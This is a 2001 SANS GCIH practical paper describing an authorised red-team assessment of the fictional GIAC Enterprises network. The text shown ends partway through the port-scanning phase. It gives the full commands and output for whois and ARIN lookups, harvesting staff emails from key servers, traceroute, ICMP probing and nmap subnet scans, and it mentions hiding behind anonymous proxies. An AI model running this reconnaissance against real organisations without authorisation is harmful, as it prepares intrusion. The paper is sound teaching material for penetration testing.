Red Team Assessment of Parliament Hill Firewall Practical #0063
SANS GIAC GCIH Practical Assignment

Patriot SANS 2001

Submitted By: Joshua Wright
Date: October 3, 2001
Practical Assignment Version 1.5b

Introduction

This paper is written to demonstrate weaknesses in the security architecture proposed by Parliament Hill Firewall Practical #0063 in an effort to fulfill the practical requirement for the GIAC Certified Incident Handler Certification.

In this document I will detail the steps utilized to penetrate the security architecture mentioned above in several phases including pre-assessment, preparation, reconnaissance/information gathering, network surveying, scanning and probing, manual vulnerability testing/exploiting vulnerabilities, information retrieval, and security policy review. Each phase will identify in detail all the steps performed, the commands typed, the tools used and the reasoning behind each step. The reader will be able to follow this document from start to finish with enough information to recreate the red team assessment.

In his paper, Colin Stuckless designed an environment where GIAC Enterprises, a new Internet Startup that expects to earn $200 million per year in sales of online fortune cookie sayings, established a secure Internet presence utilizing filtering routers, firewalls and VPN servers (Stuckless). GIAC Enterprises needs to rapidly implement the Visa "Ten Commandments," presumably in order to obtain permission to accept credit-card sales online (Visa International). Stuckless continues to establish a base security policy in which he describes the configuration of the equipment he chose to implement a secure computing environment, to meet the Visa "Ten Commandments".

While complete configuration information was not provided to the reader in Stuckless' paper, partial configuration information was listed. In addition, Stuckless alluded to several configuration changes from the defaults on a Cisco 3640 border router and a Cisco PIX 520 firewall. I have taken this information and applied it to equipment where available for testing purposes. The commands presented within are executed on actual equipment, with little tailoring/obfuscation before presenting the results to the reader.

The network configuration Stuckless described is detailed in the following diagram:




Diagram 1 (Stuckless).

Stuckless established five servers located in a screened service network, supplying HTTP, HTTPS, FTP, DNS, and SMTP services. Implementing the principle of least privilege (POLP) for each of these servers, he enables only those ports necessary to access the single resource each of these servers provides through the firewall.

For my testing purposes, I have expanded the physical configuration of the network Stuckless described in the following manner.




Diagram 2.

I propose the following environment to be used by the red team to assess the network listed in Diagram 2:




Diagram 3.

Among the resources used by the red team are a Cisco 2514 (dual-ethernet) router, hubs, Internet access through a cable modem, a Windows 2000 Professional workstation and a Red Hat Linux workstation. All of these resources are readily available at little cost.

With a diagram of the services targeted, the reader has a good understanding of the scenario described by Stuckless in his Firewall Practical. We begin our red team assessment without the knowledge presented in the previous diagrams, opting instead to discover the topology through tools publicly available to the hacker.

Preparing for Network Penetration

GIAC Enterprises has hired XYZ Network Security Firm to perform a penetration test on their newly established security infrastructure. Before jumping into the test, XYZ meets with the customer and establishes guidelines and rules for use in their testing.

1. Scope of work
   Before beginning the penetration tests, XYZ asks the customer the desired output from the testing services, and what should be considered out of scope. After careful consideration, GIAC Enterprises decides the penetration test should be staged against the GIAC Enterprises network with respect to their Internet accessibility. Other public networks (PSTN) are considered out of scope. Also out of scope are denial-of-service

attacks and social engineering techniques targeted directly at employees of the organization.

2. Ethical Hacking Guidelines
   XYZ performs penetration tests while following the guidelines made available from the Open Source Security Testing Methodology Manual (Herzog). For the purposes of this test, XYZ will utilize the following modified methodology:
   1. Reconnaissance/Information gathering (document grinding)
   2. Network Surveying
   3. Scanning and Probing
   4. Manual Vulnerability Testing
   5. Information Retrieval
   6. Security Policy Review

   During each stage of the test, members of the XYZ red team will clearly document all steps with enough information so they can be recreated after the analysis is complete. XYZ also encourages the GIAC Enterprises Incident Handling Team to utilize the opportunity to execute their incident handling action plan, following the penetration test.
3. Legalese
   XYZ will establish a non-disclosure agreement with GIAC Enterprises that calls for complete disclosure of the test with clear documentation. Additionally, red team members will work in pairs at all times with all notes signed by both team members and delivered to GIAC Enterprises at the completion of the project. Furthermore, GIAC Enterprises will sign a release explicitly permitting XYZ Enterprises the ability to execute their test plan without repercussion.

Once the scope, guidelines and legalese documents are completed and signed by both GIAC Enterprises and the XYZ red team, XYZ will execute their test plan and report back to GIAC Enterprises.

Executing the Network Penetration Test

Through working with GIAC Enterprises to establish the parameters for the penetration test, the red team has learned a bit about the company. Already, the team has gathered the following information:

- Company Name
  - GIAC Enterprises
- Names, email addresses and titles of security personnel, management personnel. (They possibly have met accounting personnel when submitting quote, etc.)
  - John Doe, Senior Security Engineer, jdoe@giace.com
  - James Donovan, Team Leader Networks, jdonovan@giace.com
  - William Dolterhund, CIO, wdolterhund@giace.com
- Part of the email addresses is the company's domain name.
- Addresses of various facilities that are used by the company.

The red team also assumes the presence of a firewall and an established security policy. The rules regarding the security policy and the methods in which they are enforced are not yet known.

With this information, the red team begins their reconnaissance by searching public information databases.

Reconnaissance/Information Gathering

A tremendous amount of information is available about a company from public sources on the Internet. I have listed several steps below that can be called "document grinding" or "electronic dumpster diving." All of them are performed without contacting the company network we are trying to penetrate, thus leaving little or no risk of notice by intrusion detection systems or other network monitoring/logging facilities.

A1. Search for whois information on domain name.
Using a web interface or the Unix-supplied "whois" tool, the red team can perform a search on the domain name learned above in order gather publicly stored information about the company and the name servers answering for their domain name.

Tool Used: Unix supplied "whois" command, or search from public whois search site (http://www.networksolutions.com/cgi-bin/whois/whois).
Commands Typed: "`whois giace.com`"
Output Received:

```
linux $ whois giace.com
[whois.crsnic.net]

Whois Server Version 1.3

Domain names in the .com, .net, and .org domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

   Domain Name: GIACE.COM
   Registrar: NETWORK SOLUTIONS, INC.
   Whois Server: whois.networksolutions.com
   Referral URL: http://www.networksolutions.com
   Name Server: DNS.GIACE.COM
   Name Server: DNSAUTH1.ISP.NET
   Name Server: DNSAUTH2.ISP.NET
   Updated Date: 12-aug-2001


>>> Last update of whois database: Sun, 9 Sep 2001 02:23:08 EDT <<<

The Registry database contains ONLY .COM, .NET, .ORG, .EDU domains and
Registrars.


[whois.networksolutions.com]
The Data in Network Solutions' WHOIS database is provided by Network
Solutions for information purposes, and to assist persons in obtaining
```

```
information about or related to a domain name registration record.
Network Solutions does not guarantee its accuracy.  By submitting a
WHOIS query, you agree that you will use this Data only for lawful
purposes and that, under no circumstances will you use this Data to:
(1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via email
(spam); or  (2) enable high volume, automated, electronic processes
that apply to Network Solutions (or its systems).  Network Solutions
reserves the right to modify these terms at any time.  By submitting
this query, you agree to abide by this policy.

Registrant:
GIAC Enterprises (GIAC-DOM)
   123 Really Busy Place
   Kilimanjaro, WA 90210
   US

   Domain Name: GIACE.COM

   Administrative Contact, Billing Contact:
      Mingo, Marti (MM0002) mmingo@giace.com
      GIAC Enterprises
      123 Really Busy Place
      Kilimanjaro, WA 90210
      (800) 555-1212 (FAX) (800) 555-1211
   Technical Contact:
      Donovan, James (JD0001) jdonovan@giace.com
      GIAC Enterprises
      123 Really Busy Place
      Kilimanjaro, WA 90210
      (800) 555-1211 (FAX) (800) 555-1211

   Record last updated on 01-Nov-2000.
   Record created on 11-Aug-1993.
   Database last updated on 8-Sep-2001 23:56:00 EDT.

   Domain servers in listed order:

   DNS.GIACE.COM    3.3.3.7
   DNSAUTH1.ISP.NET 102.11.85.129
   DNSAUTH2.ISP.NET 102.11.145.5

linux $
```

The output from the “whois” command gives us several important pieces of information to begin our reconnaissance with. From this output, we learn about the existence of three DNS servers, more email addresses, and additional contact information. Two of the DNS servers look like they are managed outside of GIAC Enterprises Headquarters by their ISP, ISP.net. The other DNS server may be managed internally by GIAC Enterprises technical staff.

While further analysis of the GIAC Enterprises ISP network may be valuable to the red team, there is insufficient information provided in Stuckless’ paper to evaluate those risks. Vulnerabilities that may exist in the ISP network will not be used for the purposes of this document.

A2. Search ARIN registered address space used by the company. This will be critical information for use when actively probing the company network, and may reveal additional ISP information.

Tool Used: ARIN Search interface at http://www.arin.net/
Commands Typed: Searches for multiple criteria including company name and IP addresses of DNS servers revealed in A1.
Output Received: Below

The output from ARIN searches will indicate what netblocks are in use by the organization. We can use several search criteria including a single IP address, organization name, or contact name. Often, netblocks will be listed as sub-blocks of larger networks, revealing the entity managing those networks; this is usually a good indicator of the ISP that provides service to the company.

```
Output from ARIN WHOIS
http://www.arin.net/whois

                              Search for : giace.com


     GIAC ENTERPSIES  (NETBLK-GIE-3-3-3) NETBLK-GIE-3-3-3
                                                 3.3.3.0 - 3.3.3.255
     GIAC ENTERPRISES (NETBLK-GIE-2-2-2) NETBLK-GIE-2-2-2
                                                 2.2.2.0 - 2.2.2.255
     GIAC ENTERPRISES (NETBLK-GIE-1-1-1) NETBLK-GIE-1-1-1
                                                 1.1.1.0 - 1.1.1.255
```

For the purposes of this red team assessment, we will learn that the public netblocks for GIAC Enterprises are 3.3.3.0/24, 2.2.2.0/24 and 1.1.1.0/24.

A3. Query public search engines to discover additional information about the company. This may be in the form of links to the organization's web site, references to the products and services offered at the company, and potentially exploitable references to business-to-business (B2B) partnerships.

Tool Used: Your favorite search engine. I will include examples that work with the Google search engine (http://www.google.com).
Commands Typed: Searches for multiple critera, including the following.

- "`+link:www.giace.com`"
  - Sites that link to the giace.com web site. This may include business partners, customers, resellers.
- "`+giace.com -site:giace.com`"
  - Display sites that reference giace.com, but do not show hits from their webserver.

Output Received: Varies.

A common scenario for red team penetrations is to discover what companies are partnered with an organization and to penetrate their networks, looking for a less secure backdoor into the target

organization's network. The public web site search is often used as a way to discover these business partnerships. We will not pursue this option for the purposes of this paper.

A4. Search public newsgroups to discover additional information about the company. Usenet newsgroups have largely become a "free helpdesk", so it is common to discover a tremendous amount of information about the configuration and types of equipment used in a company. I have seen complete firewall rule configurations posted to newsgroups when a weary systems administrator was attempting to troubleshoot a problem, and many instances of "We are using X router and Y switch and Z firewall, how can I get A to work on all three? X is version 1.2.3, Y is revision 2 …"

Tool Used: Any Usenet news search engine. I will include examples that work with the Google search engine (http://www.dejanews.com).
Commands Typed: Searches for multiple critera, including the following.

- `+giace.com`
- `+"John Doe"`
- `+"James Donovan"`
- `+giace.com +NT`
    - When attempting to reduce hits by targeting a specific platform.

Output Received: Varies.

This illustrates an all-too common example of information leakage within an organization. The results of this type of search varies tremendously depending on the security policy of the company and how well it is enforced. For the purposes of this paper, we will assume that we are able to determine that the organization utilizes a Windows NT 4.0 domain from a post on the news://microsoft.public.windowsnt.domain newsgroup by a system administrator at GIAC Enterprises.

A5. Venture capital companies often list a wealth of information about a company including business plans, major capital acquisitions (servers, networking equipment), and key staff. The red team can use this information to build on what is known about an organization.

Tool Used: A web browser to visit and search venture capital company web sites. A list of VC's that are affiliated with an organization may be discerned in A3.
Commands Typed: Varies.
Output Received: Varies.

The output of information received from searching VC web sites will not be used for the purposes of this document.

A6. Public key server databases provide universally accessible storage of public keys for various encryption applications. By searching these databases, it is possible to discover whether public

key encryption technology is used at an organization, and the level of encryption used/supported by clients.

Tool Used: A web browser to search the public key servers at http://www.cam.ac.uk.pgp.net/pgpnet/wwwkeys.html.
Commands Typed: "`giace.com`" in the search field
Output Received:

```
Public Key Server -- Index ``giace.com ''
Type bits/keyID    Date       User ID
pub  1024/3460A18A 2001/06/25 John Doe <jdoe@giace.com>
pub  1024/3E3AF3AB 2001/06/20 James Donovan <jdonovan@giace.com>
pub  1024/CF450B1C 2001/06/18 William Dolterhund <wdolterhund@giac.com>
pub  1024/9ACD6BEF 2001/06/11 Marti Mingo <mmingo@giace.com>
pub  1024/B7F0509B 2001/06/05 Kevin E. Cribbs <kcribbs@giace.com>
pub  1024/511712CE 2001/05/24 Connie Etherton <cetherton@giace.com>
pub  1024/927322FF 2001/05/23 Dana Keith <dkeith@giace.com>
pub  1024/82991D9A 2001/05/23 Connie Morgan <cmorgan@giace.com>
pub  1024/AEA694AB 2001/05/23 Dana Keith <dkeith@giace.com>
pub  1024/1D2BD6BC 2001/05/10 Dennis Beem <dbeem@giace.com>
pub  1024/135ACEDD 2001/05/10 Teresa Ramirez <tramirez@giace.com>
pub  1024/2BAE439E 2001/05/09 Terry Lofgren <tlofgren@giace.com>
pub  1024/07404BFF 2001/05/09 Sid Lantz <slantz@giace.com>
pub  1024/CEB9762A 2001/05/08 Joanne Vien <jvien@giace.com>
pub  1024/FF7C083B 2001/05/08 Dana Keith <dkeith@giace.com>
pub  1024/E7E8C3BC 2001/05/08 Sean Farren <sfarren@giace.com>
pub  1024/2615532D 2001/05/07 Arvind Patel <apatel@giace.com>
pub  1024/8CDCBC9E 2001/05/07 Jerry A. Ruth <jruth@giace.com>
pub  1024/010902FA 2001/05/04 Fritz Fisher <ffisher@giace.com>
pub  1024/1C3018CB 2001/05/03 Bill McKelvey <bmckelvey@giace.com>
<snip>
```

Since we discovered several users that utilize *public* key severs for the storage of their public keys, we can theorize that GIAC Enterprises does utilize encryption for data. We have also discovered they are using the free GnuPG tool through the "Comment" section of their keys.

A7. Many other public sources are available that reveal more information about a company. The primary limiting factor in discovering what information is available and where it is stored is the amount of time spent in the reconnaissance phase: a dedicated group of individuals will often have a nearly unlimited amount of time to page through thousands of references to the organization. Some additional sources for searching include the following:

- Press Releases from other companies referencing GIAC Enterprises. This may be in the form of an announcement that a company has been the first to adopt a given technology in certain locations throughout their organization. This is common with technology-related organizations.
- EDGAR archives maintained by the Securities Exchange Commission provide a wealth of financial and business information about medium to large publicly traded companies. The banking relationships and B2B partnerships discovered in these

filings can be used to exploit "weakest link" network accessibility, by attacking the business peer with the weakest perimeter defense.

- Reference lists from other organizations. These lists of references may be given to potential customers to verify the grandiose claims a manufacturer presents in a sales pitch.
- Network diagrams, implementation details and other technical information can be gathered about companies that have been spotlighted in technical journals such as *Network World* or *Information Week.* For example, *Network Magazine* boasts a bi-weekly network diagram of a company calling out the types and quantities of servers, routers, switches and firewalls; available at http://www.networkcomputing.com/docs/ctr.html.

Network Probing

After completing the Reconnaissance stage, we have collected several pieces of information about a company including technical and administrative contacts, addressing information and a list of public servers (web site, SMTP server, possibly other servers). With this information, we can start actively probing the network(s) in use to gather additional information.

B1. Determine the hop path and hop count to the company webserver.

Tool Used: Unix supplied "traceroute" tool, or the Windows-supplied "tracert" tool. It is possible to also use anonymous looking-glass tools through a web front end such as those available at http://nitrous.digex.net.
Command Typed: "`traceroute www.giace.com`"
Output Received:

```
Translating "www.giace.com"...domain server (5.5.5.5) [OK]

Type escape sequence to abort.
Tracing the route to www.giace.com

  1 sjc3-core4-pos6-0.atlas.icix.net (165.117.67.242) 0 msec 0 msec 0 msec
  2 sjc2-core2-pos5-2.atlas.icix.net (165.117.67.137) 0 msec 0 msec 0 msec
  3 sjc2-core1-pos5-0.atlas.icix.net (165.117.60.121) 4 msec 4 msec 0 msec
  4 intermedia.exodus.net (169.117.64.6) 0 msec 0 msec 0 msec
  5 sjo-core-02.inet.exodus.net (205.179.22.65) [AS 2542] 0 msec 4 msec 0 msec
  6 dca-core-02.inet.exodus.net (205.179.5.137) [AS 2542] 80 msec 76 msec 80 msec
  7 wdc-core-01.inet.exodus.net (205.179.8.210) [AS 2542] 76 msec 80 msec 76 msec
  8 wdc-core-02.inet.exodus.net (205.179.24.2) [AS 2542] 76 msec 76 msec 76 msec
  9 jfk-core-01.inet.exodus.net (205.179.5.233) [AS 2542] 84 msec 84 msec 84 msec
 10 jfk-core-03.inet.exodus.net (205.179.230.6) [AS 2542] 80 msec 84 msec 84 msec
 11 jfk-edge-04.inet.exodus.net (205.179.30.114) [AS 2542] 80 msec 80 msec 84 msec
 12 1.1.1.2 (1.1.1.2) 80 msec 80 msec 90 msec
 13  *  *  *
 14  *  *  *
 15  *  *  *
 16  *  *  *
 17  *  *  *
 18  *  *  *
 19  *  *  *
```

```
20  *  *  *
21  *  *  *
22  *  *  *
23  *  *  *
24  *  *  *
25  *  *  *
26  *  *  *
27  *  *  *
28  *  *  *
29  *  *  *
30  *  *  *
```

With this output, we can determine several pieces of information about the target network. The last hop before the destination is usually a border router, either managed by the ISP or the target company. Resolving DNS names with the "traceroute" command or later lookups with the "host" command may indicate the ISP in use through domain names, typically with some geographic information (state, city, country code). Output of all asterisks usually indicates a hop that is dropping packets, a good indicator of a firewall in use.

The output presented here indicates that the www.giace.com site is inaccessible after hop 1.1.1.2. We will later probe the device at 1.1.1.2 and attempt to determine OS and hardware type.

B2. Attempt to ping several sites to elicit responses and determine if ICMP echo request traffic is permitted to reach various destinations, and if ICMP echo reply traffic is permitted to return to the source.

Tool Used: Unix or Windows NT supplied "ping" tool. It is possible to also use anonymous looking glass tools through a web front end such as those available at http://nitrous.digex.net.
Commands Typed: "`ping -s www.giace.com 64 4`", "`ping -s dns.giace.com 64 4`", "`ping -s 1.1.1.2 64 4`".
Output:

```
linux $ ping -s www.giace.com 64 4
PING www.giace.com: 64 data bytes

----3.3.3.5 PING Statistics----
4 packets transmitted, 0 packets received, 100% packet loss
linux $
linux $ ping -s dns.giace.com 64 4
PING dns.giace.com: 64 data bytes

----3.3.3.7 PING Statistics----
4 packets transmitted, 0 packets received, 100% packet loss
linux $
linux $ ping -s 1.1.1.2 64 4
PING 1.1.1.2: 64 data bytes
72 bytes from 1.1.1.2: icmp_seq=0. time=80. ms
72 bytes from 1.1.1.2: icmp_seq=1. time=80. ms
72 bytes from 1.1.1.2: icmp_seq=2. time=120. ms
72 bytes from 1.1.1.2: icmp_seq=3. time=88. ms

----localhost PING Statistics----
4 packets transmitted, 4 packets received, 0% packet loss
```

```
round-trip (ms)  min/avg/max = 80/92/120
linux $
```

As we can see, we are unable to elicit ICMP echo replies from any of the hosts listed above, with the exception of the router discovered with the "traceroute" command. An early assumption would be that the servers (dns, www) are protected by some sort of filtering device from either receiving or sending ICMP echo style traffic, but the router is not.

B3. Attempt to contact known sites with ICMP timestamp and address mask requests.

Tool Used: sing
Commands Typed: "`sing -mask 1.1.1.2 -c 1`", "`sing -tstamp 1.1.1.2 -c 1`", "`sing -mask www.giace.com -c 1`", "`sing -tstamp www.giace.com -c 1`", "`sing -mask dns.giace.com -c 1`", "`sing -tstamp dns.giace.com -c 1`".
Output:

```
# sing -mask 1.1.1.2 -c 1
SINGing to 1.1.1.2 (1.1.1.2): 12 data bytes

--- 1.1.1.2 sing statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
#
# sing -tstamp 1.1.1.2 -c 1
SINGing to 1.1.1.2 (1.1.1.2): 20 data bytes
20 bytes from 1.1.1.2: seq=0 ttl=245 TOS=0 diff=-53989204

--- 1.1.1.2 sing statistics ---
1 packets transmitted, 1 packets received, 0% packet loss
#
# sing -mask www.giace.com -c 1
SINGing to www.giace.com (3.3.3.5): 12 data bytes

--- www.giace.com sing statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
#
# sing -tstamp www.giace.com -c 1
SINGing to www.giace.com (3.3.3.5): 20 data bytes

--- www.giace.com sing statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
#
# sing -mask dns.giace.com -c 1
SINGing to dns.giace.com (3.3.3.5): 12 data bytes

--- dns.giace.com sing statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
#
# sing -tstamp dns.giace.com -c 1
SINGing to dns.giace.com (3.3.3.5): 20 data bytes

--- dns.giace.com sing statistics ---
1 packets transmitted, 0 packets received, 100% packet loss
#
```

We are unable to discover information about the www.giace.com and dns.giace.com hosts from the commands entered above. Since the requests for time stamp and address mask are not returned by all operating systems, we are unable to determine if the lack of a response is due to unsupported functionality on the host or a packet filtering device. The device at 1.1.1.2 does respond to our time stamp request, but does not respond to the address mask request. This reinforces the earlier assumption that a filtering device does not protect the edge router.

Since we have been mostly unsuccessful with ICMP style probes in the last three steps, we assume ICMP in not permitted to pass the firewall. To continue our analysis, we continue into the scanning and probing phase.

Scanning and Probing

We are now ready to begin probing the servers and other resources at the site directly.

C1. Using any web browser, browse the company's web site. Often, the web site will disclose information that is valuable to the red team.

Tool Used: Internet Explorer, Netscape Navigator
Command Typed: "`netscape http://www.giace.com`"
Output Received: Varies

Commonly, more email address and contact information can be gathered from the public web site of an organization. Often, companies will go as far to include the types of servers in use (messages like "Powered by Compaq/Sun/HP") and may even tout "cutting edge" technology they have recently deployed. If a company also offers an e-commerce component, we can theorize that at least some of the Visa "Ten Commandments" have been fulfilled for the company to get permission to accept credit card numbers on-line.

Browsing the company web site may be considered more of a reconnaissance scan, but I felt that since the company would retain records of the red team IP addresses used when browsing the web site, we should consider this part of the scanning and probing section. It is trivial however, to masquerade one's IP address by utilizing an anonymous proxy server from any one of several lists maintained by public web sites, keeping the identity of the red team out of the HTTP server logs.

For the purposes of this paper red team assessment, we will assume the red team is able to discover the name and email address of the Sales Director for GIAC Enterprises.

C2. Using any mail client, attempt to obtain an undeliverable report from the company mail system.

Tool Used: Unix supplied "mail" command, or any other SMTP client/web mail tool that will reveal message header information.
Command Typed: "`echo "Pay No Attention"|mail asdfsdf@giace.com`"
Output Received:

```
From MAILER-DAEMON@mail.giace.com Thu Sep  6 13:43:43 2001
Received: from mail.giace.com (mail.GIACE.com [3.3.3.8])
       by sun.redteam.com (8.9.3+Sun/8.9.3) with ESMTP id NAA18599
       for <jwright@sun.redteam.com>; Thu, 6 Sep 2001 13:43:43 -0400 (EDT)
From: MAILER-DAEMON@mail.giace.com
Received: (from daemon@localhost)
       by mail.giace.com (8.9.3/8.9.3) id NAA26932;
       Thu, 6 Sep 2001 13:44:40 -0400 (EDT)
Date: Thu, 6 Sep 2001 13:44:40 -0400 (EDT)
Message-Id: <200109061744.NAA26932@mail.giace.com>
To: jwright@sun.redteam.com
Subject: Returned mail - nameserver error report
Content-Length: 1235
Status: R

 --------Message not delivered to the following:

         asdfsdf    No matches to nameserver query

 --------Error Detail (phquery V4.2):

 This mail couldn't be delivered, because the Electronic Address Book failed
 to locate anyone at GIACE with that name. The most common cause of this
 problem is a typographical error or the use of a nickname in the address.
 Try using the EAB (or ph) program to determine the correct NetID (aka
 alias) for the individual you are trying to reach.  If ph or EAB is not
 available, try sending to the most explicit form of the name (e.g., if
 Joe_Carberry fails, try Josiah_Carberry).


 --------Unsent Message below:

Received: from sun.redteam.com (sun.redteam.com [138.91.123.101])
       by mail.giace.com (8.9.3/8.9.3) with ESMTP id NAA26898
       for <asdfsdf@GIACE.com>; Thu, 6 Sep 2001 13:44:39 -0400 (EDT)
From: jwright@sun.redteam.com
Received: (from jwright@localhost)
       by sun.redteam.com (8.9.3+Sun/8.9.3) id NAA18595
       for asdfsdf@GIACE.com; Thu, 6 Sep 2001 13:43:41 -0400 (EDT)
Date: Thu, 6 Sep 2001 13:43:41 -0400 (EDT)
Message-Id: <200109061743.NAA18595@sun.redteam.com>
Content-Type: text

Pay No Attention


 --------End of Unsent Message
```

Receiving an undeliverable report will allow the red team to learn more about the type of mail servers in use; commonly these also reveal IP addresses and SMTP banner information. From this output, we learn that GIAC Enterprises is offering a public mail server at 3.3.3.8 (mail.giace.com).

C3. Perform port scanning on known hosts to discover the services that are offered.

Tool Used: Everyone's favorite port scanner, nmap.
Commands Typed: "`nmap -sS -F -P0 www.giace.com`", "`nmap -sS -F -P0 mail.giace.com`", "`nmap -sS -F -P0 1.1.1.2`"
Output:

```
linux $ nmap -sS -F -P0 www.giace.com

Starting nmap V. 2.54BETA7 ( www.insecure.org/nmap/ )
Interesting ports on www.giace.com (3.3.3.5):
(The 1061 ports scanned but not shown below are in state: filtered)
Port       State       Service
80/tcp     open        http

Nmap run completed -- 1 IP address (1 host up) scanned in 192 seconds
linux $ nmap -sS -F -P0 mail.giace.com

Starting nmap V. 2.54BETA7 ( www.insecure.org/nmap/ )
Interesting ports on mail.giace.com (3.3.3.8):
(The 1059 ports scanned but not shown below are in state: filtered)
Port       State       Service
25/tcp     open        smtp

Nmap run completed -- 1 IP address (1 host up) scanned in 216 seconds
linux $ nmap -sS -F -P0 1.1.1.2

Starting nmap V. 2.54BETA7 ( www.insecure.org/nmap/ )
Interesting ports on  (1.1.1.2):
(The 1073 ports scanned but not shown below are in state: closed)
Port       State       Service
23/tcp     open        telnet
79/tcp     open        finger
80/tcp     open        http

Nmap run completed -- 1 IP address (1 host up) scanned in 38 seconds
linux $
```

Nmap is a powerful, multi-purpose tool that is often used by white-hats and black-hats when scanning and probing networks and hosts. We can determine several factors from the preceding output.

- The host www.giace.com is only offering HTTP service on port 80. The "state: filtered" message also reinforces that this server is behind some kind of packet filtering device. The "State open" message represents ports that have responded to the TCP SYN request.
- The host mail.giace.com is only offering SMTP service on port 25. The "state: filtered" message also reinforces that this server is behind some kind of packet filtering device. The "State open" message represents ports that have responded to the TCP SYN request.
- The host 1.1.1.2 is offering telnet, http and finger services. The "state: closed" message indicates that nmap received a RST/ACK message to all attempts to access

closed ports, typically indicating the lack of a firewall protecting this host. The "State open" message represents ports that have responded to the TCP SYN request.

C4. Perform port scanning to discover hosts that have not yet been found.

Tool Used: nmap
Commands Typed: "`nmap -sS -F -P0 3.3.3.1-254`", "`nmap -sS -F -P0 1.1.1.2-254`"
Output: Below

```
linux $ nmap -sS -F -P0 3.3.3.1-254

Starting nmap V. 2.54BETA7 ( www.insecure.org/nmap/ )

All 1075 scanned ports on  (3.3.3.1) are: filtered
All 1075 scanned ports on  (3.3.3.2) are: filtered
All 1075 scanned ports on  (3.3.3.3) are: filtered
Interesting ports on  (3.3.3.4):
(The 1074 ports scanned but not shown below are in state: filtered)
Port       State       Service
21/tcp     open        ftp
Interesting ports on  (3.3.3.5):
(The 1074 ports scanned but not shown below are in state: filtered)
Port       State       Service
80/tcp     open        http
Interesting ports on  (3.3.3.6):
(The 1074 ports scanned but not shown below are in state: filtered)
Port       State       Service
21/tcp     open        https
Interesting ports on  (3.3.3.7):
(The 1074 ports scanned but not shown below are in state: filtered)
Port       State       Service
53/tcp     open        domain
Interesting ports on  (3.3.3.8):
(The 1074 ports scanned but not shown below are in state: filtered)
Port       State       Service
25/tcp     open        smtp
All 1075 scanned ports on  (3.3.3.9) are: filtered
All 1075 scanned ports on  (3.3.3.10) are: filtered
All 1075 scanned ports on  (3.3.3.11) are: filtered
<snip>
All 1075 scanned ports on  (3.3.3.254) are: filtered
Nmap run completed -- 1 IP address (5 hosts up) scanned in "a long time" seconds

